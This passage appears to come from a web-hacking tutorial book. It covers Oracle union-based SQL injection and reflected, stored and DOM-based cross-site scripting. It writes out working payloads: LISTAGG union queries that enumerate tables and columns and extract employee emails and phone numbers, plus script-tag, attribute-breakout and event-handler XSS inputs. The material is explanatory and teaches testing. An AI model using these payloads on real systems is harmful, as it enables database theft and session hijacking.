


Finally the username and password of the first user is shown. An attacker could then use these credentials to log in to the application.

https://t.me/learningnets

Oracle


MySql and PostgreSql are very similar to each other so if you know one the other will come easy. However, Oracle is different from those two and will require some additional knowledge to successfully exploit it. As always when testing for this vulnerability I usually just throw a bunch of single and double quotes around until I get an error message as shown below:



As shown above the error message starts with “ORA” and that's a good sign that you are dealing with an Oracle database. Sometimes you can’t tell the database type from the error message if that's the case you need to return the database version from a sql query as shown below:

- **select banner from v$version**

https://t.me/learningnets




Note that similar to PostgreSql when you are selecting a column it must match the type of the first select statement. You can also use the word ‘null’ as well if you don't know the type. Another thing to note is that when using the select operator you must specify a table, in the above image the default table of “dual” was used.

Union Based Sql Injection

Just like MySql and PostgreSql the first step is to figure out how many columns the select statement is using. Again this can be accomplished with the “order by” operator as shown below:

https://t.me/learningnets

As mentioned in the previous sections we increase the order by operator by one until you get an error. This will tell you how many columns there are.



As shown above an error was displayed once we got to column number 3 so there must only be 2 columns used in the select statement. The next step is to retrieve a list of tables belonging to the database as shown below:

- **union all select LISTAGG(table_name,',') within group (ORDER BY table_name),null from all_tables where tablespace_name = 'USERS' --**

https://t.me/learningnets

If you're used to using MySql or PostgreSql you would normally use the "information_schema.tables" table to get a list of tables but oracle uses the "all_tables" table for this. You probably want to filter on the "tablespace_name" column value "USERS" otherwise you will get hundreds of default tables which you have no use for. Also notice the "listagg()" function, this is the same as MySqls 'group_concat()' function and is used to concatenate several rows into a single string. When using the listagg() function you must also use the 'within group()' operator to specify the order of the listagg function results.

Once you get your target table you need to get a list of the column names belonging to that table as shown below:

https://t.me/learningnets

- **union all select LISTAGG(column_name,',') within group (ORDER BY column_name),null from all_tab_columns where table_name = 'EMPLOYEES'--**

In MySql we would have queried the “information_schema.columns” table to get a list of columns belonging to a table but with oracle we use the “all_tab_columns” table to do this. Finally once you know the tables column names you can extract the information you want using a standard sql query as shown below:

- **Union all select email,phone_number from employees**

As you might have noticed Oracle sql injection is a little different compared to MySql and PostgreSql but it is still very similar. The only difference is the syntax of a couple things but the process remains the same. Figure out the target table name, get the tables columns, then finally extract the sensitive information.

https://t.me/learningnets

Summary


SQL injection is one of the oldest tricks in the book yet it still makes the OWASP top 10 list every year. It's relatively easy to search for and exploit plus it has a high impact on the server since you are able to steal everything in the database including usernames and passwords. If you're searching for this vulnerability you are bound to come across a vulnerable endpoint, just throw single and double quotes everywhere and look for the common error messages. Unlike 90% of other hackers you should know how to exploit the vast majority of databases not just Mysql so when you do find this bug it shouldn't be too hard to exploit.

Cross Site Scripting(XSS)

Introduction

Cross site scripting(XSS) is one of the oldest and most common vulnerabilities out there and has been on the OWASP top 10 list for awhile now. XSS allows attackers to execute javascript code and in the target browser. This can be used to steal tokens, sessions, cookies , and much more. There are three types of XSS reflected, stored, and DOM based. The following sections will discuss each of these.


https://t.me/learningnets



Reflected XSS


One of the most basic forms of cross site scripting is reflected XSS. With reflected XSS user input is reflected in the html source. If done improperly an attacker could insert malicious payloads into the page.

Basic script alert



https://t.me/learningnets

In the above example you can see that user input is being reflected between the two “<b>” tags. If the input is not being sanitized an attacker could insert javascript code as shown below:




As you can see above I was able to insert a javascript command to pop an alert box on the screen. A real attacker wouldn't pop an alert box they would insert a javascript payload to steal the users cookie so they could login as that user.

Input Field


In the image below the users input is being reflected in the <input> tags value attribute and also in between the two <b> tags like the last exercise. However, the input between the <b> tags is being sanitized by the back end application. This will prevent us from inputting javascript tags at that location since the ‘<’ symbol is being html encoded. You

https://t.me/learningnets

can’t have a “<script>” tag without the “<”.



If you look at the <input> tags value attribute the input is not being sanitized. So if we can break out of the value attribute we should be able to insert our javascript payload. Think about it, our input is contained in an input tag and is enclosed by double quotes. To break out of the double quotes we need to insert a double quote and to break out of the input tag we need to close it with a “>” symbol.




As you can see above we used the “> characters to break out of the input tag. Then we inserted our javascript payload to pop an alert box. Just because your payload is

https://t.me/learningnets

reflected in the page doesn't mean it will immediately trigger, you might have to break out of a few tags to get the payload to work properly.

Event Attributes

As shown in the image below our input is again being sanitized to prevent XSS. This time both the <b> tags and <input> tags are being sanitized to prevent the use of “<” and “>” tags. Under most conditions this is efficient at preventing XSS but there are a few edge cases where we don't need “<” and “>” tags.



Event attributes are applied to HTML tags for the execution of Javascript when certain events occur, for example, onclick , onblur , onmousehover , etc. What's nice about these attributes is that we don’t need “<” or “>” tags. A few example events can be found in the image below:


https://t.me/learningnets

Form Events

Events triggered by actions inside a HTML form (applies to almost all HTML elements, but is most used in form elements):

Attribute	Value	Description
onblur	*script*	Fires the moment that the element loses focus
onchange	*script*	Fires the moment when the value of the element is changed
oncontextmenu	*script*	Script to be run when a context menu is triggered
onfocus	*script*	Fires the moment when the element gets focus
oninput	*script*	Script to be run when an element gets user input
oninvalid	*script*	Script to be run when an element is invalid
onreset	*script*	Fires when the Reset button in a form is clicked
onsearch	*script*	Fires when the user writes something in a search field (for <input="search">)
onselect	*script*	Fires after some text has been selected in an element
onsubmit	*script*	Fires when a form is submitted

For this example I will be using the onfocus event. This event will run our javascript payload when a user focuses their mouse on the input field, this happens by default when they click the input field to type in their input.




https://t.me/learningnets

As you can see above we successfully injected an onfocus event into the input tag. When a user focuses on this input tag our function will execute and an alert box will appear.

Stored XSS

If you understand how to exploit reflected XSS then learning stored XSS will be a breeze. The only difference between stored XSS and reflected XSS is that stored XSS will be permanently stored somewhere while reflected XSS is not.



In the illustration above the XSS payload is stored in a (Database,Json File,XML File) and retrieved by the application. This means that once a user visits the vulnerable endpoint the XSS payload will be retrieved and executed by the application.

When searching for this vulnerability you have to think about what information the application saves in its database and outputs to the screen. Some examples are shown below:


https://t.me/learningnets

- Email
- Username
- BIO
- Address
- Comments
- Images
- Links

As you can see above there are a bunch of potential things that are saved and displayed in an application. For example when you sign up for a website you will have to login with your username. This username may be used to display a greeting message, used in an error message, or many other things. If the developer does not sanitize this value it could lead to XSS.


Another popular feature used to store user input is comments. A lot of websites have the ability to write a comment and have it displayed on the page. This is the perfect place for stored XSS.

https://t.me/learningnets




As shown above we have an application which allows users to leave a comment. If we enter the string “<script>alert(0)</script>” as our comment it will be saved by application and displayed to every user who visits the page.

https://t.me/learningnets



If you look at line “121” our payload is being executed by the application. This means that any user visiting this endpoint will see the famous alert prompt.

https://t.me/learningnets



As you can tell stored XSS is very similar to reflected XSS. The only difference is that our payload is saved by the application and executed by every user who visits the vulnerable endpoint.

DOM Based XSS


Introduction

Reflected and stored XSS occur when server side code unsafely concatenates user supplied input with the HTTP response. DOM based XSS happens client side entirely within the browser, this means we should be able to spot these vulnerabilities by looking at the javascript source code. Remember javascript is executed in the browser so we

https://t.me/learningnets

have access to everything, all you need to know now are some basic code review techniques.

When performing a code review people generally look for user supplied input (source) and track them through the program until it gets executed (sink) as shown in the below illustration:



